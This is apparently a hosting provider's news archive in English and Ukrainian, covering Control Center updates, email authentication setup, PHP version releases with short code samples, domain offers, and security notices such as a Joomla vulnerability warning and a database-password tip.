Meet the new Gigahost

Twenty years ago, we set out to make great web hosting simple. Today, we are starting over.

This is the beginning of the new Gigahost. The first thing you meet is a Control Center remade from scratch, but one that still keeps the promise that started it all in 2006.

Control Center 2.0

We rebuilt Control Center from the ground up, but were careful all the while not to move what you already know. What we did instead was hold every page up against a single question: What did you come here to do?


You feel the answer the moment you sign in. Instead of a wall of menus, there is a calm overview: how many domains you are running, how much disk space is left, when the account renews, and how many mailboxes are live.

We started over on the way it looks, too. The new Control Center is drawn in a design language of our own. We call it Evident, after a very Danish idea: a well-made object should explain itself just by being looked at.

The ground rule is a refusal to fake anything. If something looks like you can press it, it is because you can. A color means only one thing, and it means it everywhere. Less to memorize, less to learn.

Press Ctrl+K anywhere and a command palette opens. Type the first few letters of wherever you are going, and you are there.

When a site is misbehaving, the new Troubleshooter checks the whole chain in one click — domain, DNS, web server, certificate — and tells you in plain words where the trouble actually is.

Those two are the ones we are proudest of, and the ones we think you will keep coming back to. Beyond them lies a great deal more: a new file manager, a proper dark mode, and hundreds of small touches. Next week we will take you around it properly and show you the whole thing, room by room. But you do not have to wait for the tour — everything is already open.

Open Control Center and see it for yourself, or read more about what it can do.

Twenty years, made new

Gigahost has hosted Danish websites since 2006. Two decades of uptime, of answered tickets, of businesses and ideas finding a home online. We are proud of every year of it.

But anniversaries should look forward, not just back.

Gigahost has not looked this different since the last design change in 2016. But this time, we are not stopping at the surface.

Welcome to the new Gigahost. Twenty years young.

Open Control Center

Make your emails more trustworthy with DKIM

DKIM (DomainKeys Identified Mail) adds a digital signature to every email you send so inbox providers can confirm it really came from your domain – and hasn't been altered in transit. That extra layer of trust keeps your messages out of spam folders.

Automatic Authentication

Gigahost automatically configures SPF, DKIM and DMARC and signs every outgoing email for you. No extra setup is required; your messages are authenticated from day one.

How to Verify or Activate in Control Center

  1. Log in to the Gigahost Control Center and select your domain.

  2. Click DNS in the top navigation.

  3. Under TXT records you'll see a DKIM entry beginning with v=DKIM1;….

    • If it's there, DKIM is active and signing your mail.

    • If it's missing, scroll to DNS Templates and add the “Gigahost DKIM protection” configuration.


Quick Tip

You can also check that the Gigahost SPF protection template is applied — but only enable if no other providers send mail for that domain.

Gigahost разом з Україною!

Сьогодні значуща та сумна дата в історії, друга річниця російського вторгнення в Україну. У ці важкі дні, наповнені спогадами, на знак солідарності та підтримки української спільноти, ми в Gigahost хочемо зробити крок назустріч, впроваджуючи підтримку української мови на нашій платформі.

Ми розуміємо важливість цього дня і хочемо вшанувати його, зробивши наш цифровий простір більш привітним і доступним для всіх, хто спілкується українською. Відтепер ви можете користуватися Gigahost рідною мовою, вибравши "УКРАЇНСЬКА" внизу нашого сайту. Це невеликий жест, але ми сподіваємося, що він принесе відчуття приналежності та підтримки.

Ця ініціатива - це більше, ніж просто додавання ще однієї мовної опції, це визнання стійкості та мужності українського народу. Це наше переконання, що навіть у цифровій сфері ми робимо свій внесок у підтримку вседоступності та взаєморозуміння.

Ми разом з Україною сьогодні і щодня, і ми вітаємо всіх україномовних користувачів у їхній новій цифровій домівці Gigahost. Давайте продовжувати будувати та зростати разом, у солідарності та надії.

Gmail відхиляє ваші електронні листи?

Якщо останнім часом ви почали отримувати повідомлення про помилки під час надсилання електронних листів на адреси Gmail, то, можливо, це відбувається через відсутність автентифікації SPF або DKIM для домену вашого відправника.

SPF (Sender Policy Framework) та DKIM (DomainKeys Identified Mail) – це методи, які використовуються для автентифікації ваших електронних листів, гарантуючи, що вони не позначаться як спам або не відхиляться сервером-одержувачем.

Повідомлення про помилки, з якими ви можете зіткнутися, виглядають так:

<example@gmail.com>: host gmail-smtp-in.l.google.com[142.251.9.26] said:
    550-5.7.26 This mail is unauthenticated, which poses a security risk to the
    550-5.7.26 sender and Gmail users, and has been blocked. The sender must
    550-5.7.26 authenticate with at least one of SPF or DKIM. For this message,
    550-5.7.26 DKIM checks did not pass and SPF check for [example.com] did
    not 550-5.7.26 pass with ip: [46.183.139.199]. The sender should visit
    550-5.7.26  https://support.google.com/mail/answer/81126#authentication for
    550 5.7.26 instructions on setting up authentication.

Для доменів Gigahost увімкнення SPF є простим процесом:

  1. Увійдіть у Центр Управління Gigahost.
  2. Натисніть на розділ «Домени».
  3. Виберіть домен, з яким у вас виникли проблеми.
  4. Натисніть вкладку «DNS».
  5. Прокрутіть униз і виберіть у випадаючому меню «Gigahost SPF protection».
  6. Збережіть зміни, щоб оновити налаштування DNS.

Зверніть увагу, що може знадобитися деякий час, перш ніж зміни набудуть чинності всюди, однак вже через декілька годин ви зможете відправляти електронні листи на адреси Gmail.

Якщо у вас виникнуть труднощі під час цього процесу, не соромтеся зв’язатися з нашою командою підтримки.

Доступна оновлена сторінка Технічної підтримки!

Ми дуже раді повідомити про запуск нової та сучасної сторінки підтримки, де протягом наступних місяців ми будемо публікувати нові та оновлені посібники, корисну інформацію, поради та підказки

Окрім іншого, ви можете знайти допомогу по даних питаннях:

  • Як увійти на FTP через FileZilla?
  • Як встановити WordPress у вашому домені?
  • Як перенести свій веб-сайт на Gigahost?
  • Як переглянути статистику вашого веб-сайту?
  • Як створити резервну копію веб-сайту вручну?
  • Як замовити новий домен у Центрі Управління?
  • Як налаштувати безкоштовний сертифікат SSL у вашому домені?
  • Як змінити версію PHP, яку використовує окремий домен?
  • Як налаштувати SPF-запис для свого домену?

Нова сторінка підтримки знаходиться там же, де й попередня, а саме, за адресою support.gigahost.dk

Якщо у вас є пропозиції щодо інструкцій, будь ласка, надсилайте їх на support@gigahost.dk

Зауважте, що наразі нова сторінка підтримки, на жаль, доступна лише данською мовою.

Оновлення PHP 8.1 та 8.2 вже тут!

Оновлення PHP 8.1 та 8.2 вже тут!

Ми раді повідомити, що PHP 8.1 та 8.2 тепер доступні на Gigahost!

PHP 8.1 — це велике оновлення PHP, що містить безліч нових можливостей, включаючи перерахування, readonly-властивості, callback-функції як об'єкти першого класу, файбери, перетин типів, поліпшення продуктивності та багато ін.

PHP 8.2 — це ще одне велике оновлення, що включає в себе readonly-класи, самостійні типи null, false і true, застарілі динамічні властивості, покращення продуктивності та багато ін.

Оскільки оновлення 8.1 та 8.2 є значними, вони можуть негативно вплинути на роботу деяких веб-сайтів. Обов’язково протестуйте свій сайт перед переходом на одну з нових версій. На Gigahost ви можете змінити версію PHP на нову для кожного доменного імені та завжди повернутися до попередньої версії, якщо щось не спрацює.

Версію PHP можна змінити в Центрі Управління Gigahost, вибравши ім’я домену, а потім «Версія PHP».

PHP 8 вже тут!

PHP 8 вже тут!
Відсьогодні у вашому обліковому записі Gigahost доступна нова версія PHP 8.0. Перед переходом на нову версію PHP 8.0 обов’язково протестуйте її сумісність з вашим веб-сайтом. З Gigahost у вас є можливість змінити версію PHP для кожного доменного імені та завжди повернутися до використання попередньої, якщо у цьому буде необхідність. Версію PHP можна змінити в Центрі Управління Gigahost, клікнувши на ім’я домену та обравши «Версія PHP».

Вийшла нова версія PHP 7.4

Вийшла нова версія PHP 7.4

Сьогодні команда PHP випустила свіжу версію 7.4, додавши нові функції та покращивши роботу попередніх.

Попереднє завантаження PHP може значно підвищити продуктивність великих фреймворків, які використовують багато бібліотек

Розширення PHP можна завантажити безпосередньо з облікового запису, без налаштувань на сервері.

Функції зі стрілками, як, наприклад, в JavaScript, дозволяють використовувати коротший синтаксис під час визначення функцій закриття. Дозволено використовувати у масивах розширений диспетчер (...).

Перегляньте статтю на stitcher.io щоб дізнатися повний список змін у PHP 7.4.

Відсьогодні всі облікові записи Gigahost можуть використовувати PHP 7.4.

Підтримка HTTP/2 в усіх облікових записах

Ми раді повідомити, що завдяки оновленим серверам підключення HTTP/2 тепер доступне в усіх облікових записах хостингу.

HTTP/2 - це суттєва переробка протоколу HTTP, що використовується в Інтернеті для забезпечення збільшення швидкості. Він підтримується всіма основними веб-браузерами.

Вам не потрібно вносити жодних змін для використання HTTP/2, оскільки всі облікові записи було переключено автоматично.

Оновлення серверів також забезпечить кращий і швидший HTTPS із підтримкою TLS 1.3.

PHP 7.3 now available!

PHP 7.3 now available!

The PHP team has released PHP 7.3, and Gigahost is happy to announce immediate support for the new PHP version.

PHP 7.3 introduces flexible support for the Heredoc and Nowdoc syntax, new Multibyte String features, trailing commas in function calls, and a lot of other smaller changes.

The new version also deprecates a number of old features, such as case-insensitive constants and passing ASCII codepoints to string-searching functions.

You can select the new PHP version for each of your sites from inside the Gigahost Control Center.

PHP 7.2 released

PHP 7.2 released

Today, PHP 7.2 was released by the PHP team. It is immediately available for customers on Gigahost.

PHP 7.2 introduces a few new features such as the object data type for type hints in parameters and return types, a new hashing algorithm, and the powerful Sodium library for encryption and hashing. This makes PHP the first language to add modern encryption to its standard library.

To try out PHP 7.2, select any of your domains in the Gigahost Control Center and switch the PHP version.

New design

New design

We are very excited to not only announce, but also show off the new look of our main front page. The new design brings lots of improvements and not only eye-candy.

Gigahost is turning 10 years of age, and in those ten years a lot of different usability ideas have changed the internet. Some technological, and others visual. Some came to stay, while some never took off. During this time, Gigahost has had five major design overhauls and each one came about to satisfy not only tired eyes, but also new requirements. Among a lot of improvements, there are two primary goals of the new design.

Better usability

One of our core goals has always been to offer great usability, and a part of that also means that the quest for improvement is never ending. A cleaner look makes it quicker and easier to find what you are looking for. We have listened to our customers and highlighted important and often used features. We have cleaned up our feature descriptions to hopefully help visitors find what they are looking for.

Full smartphone and tablet support

The rapid development and changes regarding mobile devices such as smartphones and tablets have meant that there were things to be missed when using our site from such devices. The new update brings full support for these devices and is optimized to work effortlessly with both iOS and Android.

On top of this, the new site also brings improved visual identity, typographic streamlining, speed increases, privacy and security audits, and many more things.

We strongly hope that you like our new design as we do. If not, or if you have any suggestions on how to get even better, never hesitate to contact us!

Happy 25th, World Wide Web!

Happy 25th, World Wide Web!

Today, the World Wide Web turns 25 years of age. We celebrate this — as we did 10 years ago — by congratulating Tim Berners-Lee on changing the world.

We are very proud to continue to be a part of the revolution started by Berners-Lee, but we think it is important to remember to thank the people that really made the Internet what it is today: You!

PHP 7 is here!

PHP 7 is here!

For several months we have been offering the pre-release versions of PHP to all our customers, and today we are excited to see that the final PHP 7.0.0 has been released! So, what's new:

Up to 2X faster!

PHP 7 is based on the PHPNG (Next-Gen) project and will make your web sites run much faster. People are reporting speed gains from 25% to 70% in real-world situations.

More function argument type hints

When defining a function, you can now declare which parameter types the function will accept. Previously, you could declare certain class names or the special array keyword, but now you can also use bool, float, int, and string. About time! Furthermore, it is now possible to declare what the function will return. You can use the same types as when declaring the parameters. So this function will automatically return a float when invoked from other parts of the application:

<?php
function sum($a, $b): float {
    return $a + $b;
}
?>

The spaceship operator

A handy operator that Perl users may be familiar with can now be used in PHP: <=>. It looks a bit like a spaceship and is used to compare values, like the strcmp() function does.

The null coalesce operator

This shorthand operator, ??, is a short way of checking whether a value is set, or defaulting to another value. In the following example, $username will be set to $_GET['username'] if that variable is set, or nobody otherwise.

<?php
$username = $_GET['username'] ?? 'nobody';
?>

It is shorter than using isset().

There are several other new features in PHP 7, as well as a lot of clean-up of inconsistencies. Check the complete list of new features on php.net.

PHP 7.0.0 is available today for all Gigahost users. Log on to the Control Center to enable it; you can do it on a per-domain basis!

PHP 5.6 is now available!

PHP 5.6 is now available!

The PHP team released PHP 5.6 yesterday, and we have made a tradition of supporting new PHP versions right as they come out.

Starting today, you can select PHP 5.6 for each of your web sites in the Gigahost Control Center!

While most readily available CMS and other scripts do not yet require PHP 5.6, you may find it useful to switch already if you plan on using any of the new features in PHP 5.6:

Simple expressions supported in constants

Constants are no longer restricted to being a static value. Their values may now include simple calculations that depend on other constants, like so:

const ONE = 1;
const TWO = ONE * 2;

A new operator for calculating exponentials, **

Curiously, PHP did not have an operator for exponentiation until now. You had to use the pow() function. Now, to calculate 24, you just do 2 ** 4, which gives you 16.

Argument unpacking

If you have an array containing some items, you can use the array as the arguments for a function using the ... operator.

$arguments = [1, 2, 3];
my_function(...$arguments);

This would call my_function(1, 2, 3).

Variadic functions

Similarly, a function can receive its parameters as an array using the ... operator.

function my_function(...$arguments) {
  print_r($arguments);
}

In the above example, calling my_function(1, 2, 3) would print an array containing the three integers.

And more

There are a lot of minor tweaks and improvements in PHP 5.6, such as a new way to set the default character set, operator overloading in GMP, constant-time hash comparisons, a GOST hashing algorithm, improved SSL security, and a magic __debugInfo() method to add to what var_dump will tell about an object. For a complete overview, see PHP's New features page.

Try out the new PHP version by selecting one of your domain names in the Control Center, and then choose “PHP version”. You can always revert to any of the other supported versions: PHP 5.5, 5.4, 5.3, and 5.2.

Even more new domain types available!

We are now adding 48 new domain types that you can register, renew, and transfer to Gigahost!

The new domain names can be registered through the Gigahost Control Center.

Automated security scans to improve your web site security

Automated security scans to improve your web site security

Today we have some exciting news that helps protect websites from hackers. We are introducing a new add-on service that performs security scans of your web sites.

Deep scanning of your files

Detecting malware on a website can be tricky. Most site scanners only check websites as they are seen publicly, meaning some vulnerabilities can potentially be overlooked. At Gigahost we have developed a system that scans all your files. Even when infected files are obfuscated or hidden, our software can decipher them intelligently.

This approach makes the scan very thorough, and reduces the risk of missing any malware.

Built from real threat data

We use a huge database of known malware files, including the ones we have acquired from many years of experience. We constantly monitor activity, fend off attackers, and adjust our protection to match current threats.

In addition to performing security scans, we go through public lists of recently hacked sites to check whether any of your websites have been included there.

Enable weekly scans

Security scanning can be enabled in the new “Services” section of the Control Center. Once enabled, scans will be performed weekly for all of your websites. If we discover any malware, you will immediately receive an email with the list of malicious files, as well as some guidelines on how to fix the problem. Find out more about security scanning of your websites.

New domain types available!

New top-level domain names are being introduced these days, and we are happy to announce you can register them with Gigahost!

The following domain types can now be purchased from your Gigahost account:

  • .berlin

  • .bike

  • .coffee

  • .email

  • .florist

  • .guru

  • .house

  • .international

  • .ruhr

  • .solar

  • .tips

We also added the older .pw and .co domain types to the mix, meaning you can now register a total of 40 different domain types through Gigahost — and even more will be available in just a couple of weeks!

Check the full price list for details, and register the domain names via the Control Center today!

How to access your log files in the Control Center

How to access your log files in the Control Center

While it has been possible to view the error logs of your website from within the Control Center for a while, we have recently introduced a new feature: downloading the full access logs for your websites.

Error logs

The time when you had to send a request to our support team to diagnose problems on your websites is a thing of the past. Now all error logs are accessible on each account from within the Control Center. Many website errors are shown in the error logs, which include information on the date, error type, IP address, and a description of the error.

Access logs

The full access logs record all requests made to a website and include information on IP addresses, date and time, requested page, and other details. Access logs allow you to analyze all traffic on your site. They can also be very useful for identifying sources of load and preventing attacks on your websites.

Download logs in the Control Center

To download the access and error logs, log into your hosting account in the Control Center, choose a website, and then click “View Access Logs” or “View Error Logs”.

PHP 5.5 available on Gigahost

PHP 5.5 available on Gigahost

As the first shared-hosting provider in Europe to do so, we are happy to announce our immediate support of PHP 5.5.0.

PHP 5.5 was released by the PHP development team earlier today and is now available on every Gigahost account. The new version of PHP brings a number of nice features, such as:

Generators

Write small functions that retain their local state, even between runs. Use the new yield keyword to “return” the next value that the function generates. It makes a lot of code more compact and neat.

New API for password hashing and salting

In order to store passwords securely, they need not only be one-way encrypted (hashed), but also use a strong salt, so that the hashed version of the password cannot be looked up in big databases (rainbow tables). Some hashing functions are also slow on purpose, to limit the number of attempts a computer can make to look up passwords. However, hashing algorithms sometimes change and become more advanced as computing power increases.

In PHP 5.5, you get a new set of functions that simplifies this process and allows you to easily change the hashing algorithm used in your application.

Send emails with cURL

cURL is now able to send emails directly through an SMTP server. This is useful if you need to send email through an external mail server, such as your corporate server or Gmail.

And yes, cURL is built into the PHP versions we run on Gigahost.

Finally, finally

A language construct that many other object-oriented languages have had for a while is finally, allowing you to run clean-up procedures that always trigger, no matter whether an exception was caught or not. finally has now made its way to PHP as well, so go ahead and use it.

Should I upgrade?

At the moment, developers of various systems are still tweaking their program code to make sure it works with PHP 5.5. If you have no issues running PHP 5.3 or 5.4, it does not hurt to keep using those versions. If you are developing your own systems, you may want to choose PHP 5.5 so you are sure your sites work with the newest PHP version. However, if you are still running PHP 5.2, we do recommend upgrading to any newer version, since 5.2 is outdated and no longer kept up to date with security updates.

You can choose PHP 5.2, 5.3, 5.4, and PHP 5.5 in the Control Center for each website you have. This way, you can keep one site running an old and well-proven version while you develop or test on, for example, a subdomain running PHP 5.5.

P.S. Some of you may already have seen PHP 5.5 in the Control Center for several months. That is because we offered the previous beta versions and release candidates as soon as they came out.

Zend Guard and IonCube support

The PHP extensions IonCube and Zend Guard Loader are now supported at Gigahost.

Per-site PHP extensions

Some PHP systems require either IonCube or Zend Guard Loader to work because they are protected by a certain kind of Digital Rights Management (DRM). Until now, we have not been able to offer support for these extensions because we did not wish to run proprietary software on customer websites. Now we have developed a way to enable PHP extensions for each website, making it possible for each customer to make the choice.

IonCube and Zend Guard Loader can be enabled for each website individually using the Control Center.

PHP 5.5 beta

In other PHP-related news, we are now offering PHP 5.5 beta 3. Since PHP 5.5 itself is not finished, we recommend using it only for testing and development for the new PHP version. A final release of PHP 5.5 is expected later in the summer.

New payment option: WebMoney

New payment option: WebMoney

Many of our users and potential users have requested the option to pay using WebMoney. Millions of people prefer this payment method on the internet because of its versatility and reliability. We are pleased to announce that, from now on, you can pay for Gigahost services using WebMoney.

How to pay with WebMoney

To pay using this method, select “Other payment methods” and then “Payment WebMoney” during payment. Then just follow the instructions in the system. It is that simple.

2022 update

WebMoney is no longer supported on Gigahost.

New feature in the Control Center: separate FTP accounts

New feature in the Control Center: separate FTP accounts

Following numerous requests from our customers, we have now made it possible to create separate FTP accounts for each domain and subdomain on your hosting account. With this feature, you can easily decide who will access your domains — and to what extent.

Create an FTP account

To create a new FTP account, choose the domain you need to create an account for in the Control Center, and click “Add FTP Account”.

Included in the base fee

As always, the feature is included in the base fee, which means you do not have to pay any additional fees to create more FTP accounts.

New Joomla Vulnerability

During the last couple of weeks, we have noticed an increase in the number of attacks against websites using the Joomla CMS. These seem to be part of a cyber attack primarily targeting the USA. The attack, dubbed “Operation Ababil”, is organized by Iranian hackers, but carried out by sympathizers around the world.

The JCE vulnerability

The attack focuses on a vulnerability in Joomla’s Content Editor (JCE), and gives attackers the ability to upload any file they like to the website. Most often these are backdoors, which can later be used to carry out cyber attacks, send spam, post phishing pages, and much more.

Protection at Gigahost

It is hard to protect against this attack using firewalls or packet-inspection equipment, because it can be made to look like legitimate traffic. However, we are happy to announce that we have found a way to stop the attacks on thousands of Joomla sites hosted at Gigahost.

We have also notified all customers who were found to be using a vulnerable JCE component.

Keep Joomla updated

As always, the best way to avoid attacks is to keep Joomla updated, along with any components, themes, and other add-ons.

disk_space

disk_space

Last year, we doubled the disk space available from approximately 7 GB to 15 GB, and now we are doing the exact same thing again. From today, every customer has more than 32 GB of space available on their hosting accounts.

The disk space is still increasing all the time, so you will always get more space as time passes.

32 GB ought to be enough for anybody. If it is not, send us an email to purchase additional disk space.

varnish

varnish

You can now boost your website, whether you developed it yourself or use a CMS such as WordPress, Joomla, or Drupal, with our Varnish accelerator-cache, which is incredibly easy to use. This will drastically increase the speed at which your pages are shown, provided the pages are cached.

DNS setup

If your domain points to Gigahost’s name servers, we control DNS for the domain. Simply log in to the Control Center and choose the domain you wish to use Varnish with. Then choose the “DNS” tab, and under “DNS Templates” at the bottom of the page, choose “Varnish Proxy Server” and press “Add Template”. If you are in doubt about whether you use our name servers, ask our Technical Support.

As a rule of thumb, allow the name servers about an hour before Varnish really begins working on the domain.

2024 update

Varnish is no longer offered with Gigahost, and has been replaced by infrastructure that is generally even faster.

speed

speed

Yeee-haaa! Gigahost now offers even better and faster performance than before. We have just updated most of our hardware to stable and super-fast servers. That means all our web servers are now much more efficient than before, without you having to pay extra.

If you use a CMS such as WordPress, Joomla, or Drupal, you will experience that your pages are now even faster for your visitors and much easier for you to develop and work with.

Intel Xeon E3

The improvement is due to our transition to Intel’s 32 nm chip technology, which is good for both speed and power consumption.

The very small transistors in Intel’s Xeon E3 processors are manufactured lithographically by using extremely short-wavelength ultraviolet light. The lithographic process uses light to draw patterns in a material through a mask with very fine details. This pattern then forms the foundation for a chemical conversion, typically by means of etching, into a functional structure of metals and semiconductors that makes up the transistors in processors.

The finest patterns one can draw are determined partly by the wavelength of the light, much like the finest cut you can make in a cake is determined by the edge of the knife. For visible light this ranges between 380 and 740 nanometres, but for extremely short-wavelength ultraviolet light it goes all the way down to under 20 nanometres.

Intel has recently launched a chip series based on the same technology with lithographic details of about 22 nanometres, opening the way for a new family of processors. In the picture, you see a scanning electron microscope (SEM) image of a small section of uncovered N- and P-type metal-oxide-semiconductor (NMOS-/PMOS-) structures on the surface of one of these new processors.

Both the gate and the fins are visible, and the holes the arrow points at, which become sources and drains in the assembled chip, are filled with an alloy of silicon and germanium (SiGe). This material is widely used because it can support ultra-high frequencies, over 100GHz, and is also compatible with complementary metal-oxide-semiconductor (CMOS) technologies for building integrated circuits. We are watching them closely, but for now we are only using the well-tested 32 nm technology. If you have questions about lithographic processes, you are always welcome to write to us at support@gigahost.uk.

php54

php54

We can now offer PHP 5.4. That means you can use PHP 5.2, 5.3, and 5.4. You can choose different PHP versions for each domain. To switch to PHP 5.4, choose it in the Control Center under Domains > More Settings.

This is already available for new accounts. We will continue rolling it out so every user will be able to choose PHP 5.4.

PHP 5.4 offers some new functions and, at the same time, removes some old ones. As this can affect your scripts, we recommend that you read PHP’s changelog.

stickers

stickers

Finally, we have gotten what so many have asked for: Gigahost merchandise!

You can get five stickers (4x32 cm) at absolutely no charge if you send your username and the address where you would like them sent to support@gigahost.co.uk.

ssl

ssl

We have just made it possible to use secure HTTPS connections for domains hosted at Gigahost, and it is very easy to get started.

Why use HTTPS and SSL?

Whenever you visit a page with HTTPS, the entire connection is encrypted with a protocol called SSL. All traffic sent from the server to the visitor is encrypted, which is especially useful when you are on a public wifi network and do not trust every router and network on the way to the server.

To use HTTPS properly, a certificate must be issued for every domain you want to protect.

Easy and affordable

For just 69 DKK per month, including VAT, you can protect a domain with HTTPS. The price includes the SSL certificate, a private dedicated IP address, and our setup of the domain for SSL. The content from the domain folder will automatically be shown over the secure connection when the website is visited over HTTPS.

Works with all popular browsers

We only use certificates from approved certificate authorities, which work in all popular browsers, including browsers on mobile phones and other mobile devices.

Private IP address

Due to the way SSL works, each domain name needs its own dedicated IP address. This is included in the price, and we automatically set up the IP address for use with the domain name. Both regular HTTP and secure HTTPS will respond on the IP address.

How to get started

We take care of the whole process with our new One-Click SSL system. This means you do not have to handle certificate requests and issues, keys, IP addresses, or anything else. Everything is set up for you automatically.

To enable HTTPS for a domain, log in to the Control Center and choose the domain. Go to the tab called “Security” and click “Set up SSL” to get started.

disk_space

disk_space

One of the unique features on Gigahost is that the available disk space keeps increasing. Like Gmail, the capacity grows continuously to allow room for more files, databases, and e-mails. You can always follow the currently available space on the counter on our front page. Now we have decided to help the counter along by doubling the disk space available for each user.

More space for every account

Each user now has more than 15000 megabytes of space, for databases, email, and website files. And as always, you can have as many domain names as you like on the same account, each with its own content.

As before, it is possible to purchase more disk space at the price of 3 DKK/GB per month.

dot_info

dot_info

Until February 28 you can purchase .info domain names at just DKK 10 (£1) a piece, including VAT and all fees.

Order your domain name in the Control Center or using our new domain search.

Update: The offer is now finished, however we hope to return with new domain offers soon.


autoreply

autoreply

One much-requested feature has been the ability to send automated replies to emails, in case you are on holidays or are for some other reason unable to respond to emails. This is now possible to set up in the Control Center.

This feature has been some time underway, because we wanted to do it right. In the future it will furthermore be possible to set up auto-replies in webmail, without having to log on the Control Center.

price

Since we launched Gigahost in 2005, we've kept the same monthly price. For just one amount, it's been possible to collect web pages, domains, and email addresses on one account, as well as to use statistics, unlimited databases, advanced PHP with adjustable settings, cron jobs, and much more. And it will stay that way.

We're very happy about our concept, and wish to keep things as simple as possible. In order to be able to continue the development and improvement of our product, and to deliver the same high level of service, we now increase the monthly price to £3 per month. You still get the same Gigahost account you've always known, for less than 10 pence a day.

If you are already a customer, you will not be affected by the increase before your current term ends. Thus, you won't be billed extra for your remaining time on your account.

diners

diners

Diners Club is accepted by 7 million people all over the world. Should you be one of those, you can now use your card to pay for services at Gigahost. Whenever you perform a payment, you can enter your Diners Club number as well as any of the other possible credit card methods.

We hope that patrons of the Diners Club will be delighted with the news.

domain_offers

We are introducing a special pricing on some domain name types.

This time we are offering a discount on registration of .com, .net, .info, .me, and .mobi domain names. The prices for the first year are as follows:

.comDKK 49Valid throughout January
.netDKK 49Valid throughout January
.infoDKK 29Valid throughout January
.meDKK 69Valid until March 31
.mobiDKK 69Valid until June 30

The prices are valid for domain name registration and 1 year use, and include VAT and any applicable ICANN fees or other fees.


dot_at_dot_me

dot_at_dot_me

For the remainder of this year, we are selling .me and .at domains at an extremely low price. Only £1.5 for a .at domain name, and just £5 for a .me domain name. This includes VAT and all other fees.

Snatch your favorite domain name in the Control Center by choosing “Domains” and then “Order domain”. The offer is valid until (and including) December 31th, 2010.

controlcenter_update

During the last couple of weeks, we’ve made a few improvements to the Control Center and the new webmail.

Automatic Payment of account renewal

It is now possible to enter a credit card number in the Control Center, which will be used to automatically renew the hosting account when it is about to expire. 60 days before expiry we will try charging for the next period. This is a good way to make sure not to forget renewing the account, and not to risk the account being deactivated due to lack of payment.

The feature can be found in the Control Center by selecting “Payment” and then “Auto-Payments”. We are not storing your credit card number, though! It will be sent directly to our payment provider, which will store it in a safe PCI-certified environment.

New welcome page in the Control Center

When you log on the Control Center you will now be welcomed by a new page, which in a clearer way will show a list of your top domains, along with shortcuts to easily register and transfer domains. This makes it even easier to get started right after creating a Gigahost account. Furthermore, our systems will now try to look for available domain names that it thinks may be interesting for you.

Change the password for email accounts directly from the webmail

It is now possible to change the password for an email account, without having access to the associated Gigahost account. This is useful if you have a number of email addresses on an account, but do not wish each email user to have access to the Control Center.

This feature can be found in our new webmail by choosing “Settings” and then clicking the “Password” tab.

Повідомлення від Gigahost Public Service :)

Іноді ми надсилаємо нашим клієнтам важливі повідомлення, наприклад про те, що термін дії облікового запису хостингу або домену скоро закінчиться, або ж іншу інформацію стосовно обліового запису. У разі втрати паролю до облікового запису Gigahost, контактна інформація, вказана вами - це єдиний спосіб підтвердити нам вашу особу та знову отримати доступ до облікового запису. Тому дуже важливо регулярно оновлювати контактну інформацію.

Зокрема, інколи ми помічаємо, що обліковий запис зареєстровано на стару або недійсну адресу електронної пошти. Це може призвести до деактивації облікового запису, оскільки наші електронні листи не будуть отримані. Тому перевірте, чи правильно введено контактну інформацію в Центрі Управління:

  1. Увійдіть у Центр Управління
  2. Оберіть “Налаштування”, а потім “Контактна Інформація”
  3. Перевірте, чи правильно введено електронну адресу, фізичну адресу та номери телефонів.

Якщо ви забудете пароль до облікового запису Gigahost і якщо ми не зможемо зв’язатися з вами за адресами, вказаними в Центрі Управління, доступ до облікового запису, включно з особистими даними, які містяться в ньому, буде втрачено. Для нас дуже важливо, щоб доступ до подібної інформації мав виключно власник акаунту.

Зважаючи на це, приділіть час, щоб переконатися в актуальності наданої вами інформації :)

text_messages

text_messages

For a while, a "Text Messaging" button has been sitting around in the Control Center, but we think it's about time to officially launch our new SMS Text Messaging product and outline its features.

People have often suggested that it would be nice to quickly and easily send SMS messages from the Control Center and from your own web sites. Our new SMS function makes both possible.

How our SMS stands out

There are already quite a lot of such services around, but ours stands out in the following areas:

  • Easy and quick
    If you have a Gigahost account, you're already ready to message! You have access to the function right from the Control Center.
  • No recurring fees
    Some services charge a monthly amount for access to the messaging gateway. This is free at Gigahost, as long as you have a hosting account with us. (Later it will be possible to get access even without a hosting account.)
  • Send from your own number
    You can add your own numbers and use them as sender numbers whenever you send a message. If you get a reply, it will arrive on your phone.
  • History and detailed delivery reports
    See the messages you've sent earlier, and whether they were actually delivered to the phone (and at what time).
  • Modern RESTful API
    It's easy to integrate our SMS system with your own services by using our API. We've made a sample implementation in PHP, which you are free to use.
  • Robust sending with high availability
    By using several servers physically located in different places around the world, we ensure a stable service with high uptime.
  • Quick and easy pre-payments
    Charge SMS messages to your account from the Control Center and get started instantly. No bills, payment fees, or the like.
  • Good international support
    Send messages with Russian, Chinese, Korean, or Japanese characters with no problems, to destinations all over the world.

Tell us what you'd like next

Since this is a new product, we just followed our instincts. But we really like suggestions! We've already planned features such as an address book, scheduled messages, and improvements to the API. Please leave a comment here, or email us, if you have any great ideas!

P.S. We've given you 10 messages to play around with (if you have an account at Gigahost, that is).

droa

droa

Many owners of .com, .net, or .org domains receive letters from an organisation calling themselves “Domain Registry of America” or “Domain Renewal Group”. This company earns its money by finding out when certain domain names will expire, and then sending off a bill for the renewal of the domain. If you pay the bill, the domain will be transferred to their service, and once that happens, the domain will have to be renewed through their service in the future, at a considerably higher price.

Widely reported warnings

Searching for “Domain Registry of America” on Google will yield almost only warnings about this company — even from agencies such as the Federal Trade Commission.

Our recommendation

We simply recommend that people tear up and bin letters from Domain Registry of America whenever one is received. When your domains are due to be renewed, you will automatically receive an email from Gigahost. It is not necessary to pay others for .com/.net/.org domains.

In doubt about a letter?

If you are in doubt about the validity of a letter you received, you are welcome to forward it to our customer support and ask if we know anything about it.

Порада щодо безпеки: змініть пароль бази даних

Порада щодо безпеки: змініть пароль бази даних

Sometimes a hacker gains control of a hosting account by reading the database password — often after exploiting a weakness in a script on a customer's site. With that password, they usually get full access to the account.

Use a separate database password

You can make this much harder by choosing a separate password for the database server. We see many hackers give up when they hit that barrier.

To help, we've made it easier to change your database server password — and we always recommend using a separate one for your databases.

Відтепер PHP 5.3 доступний у Центрі Управління!

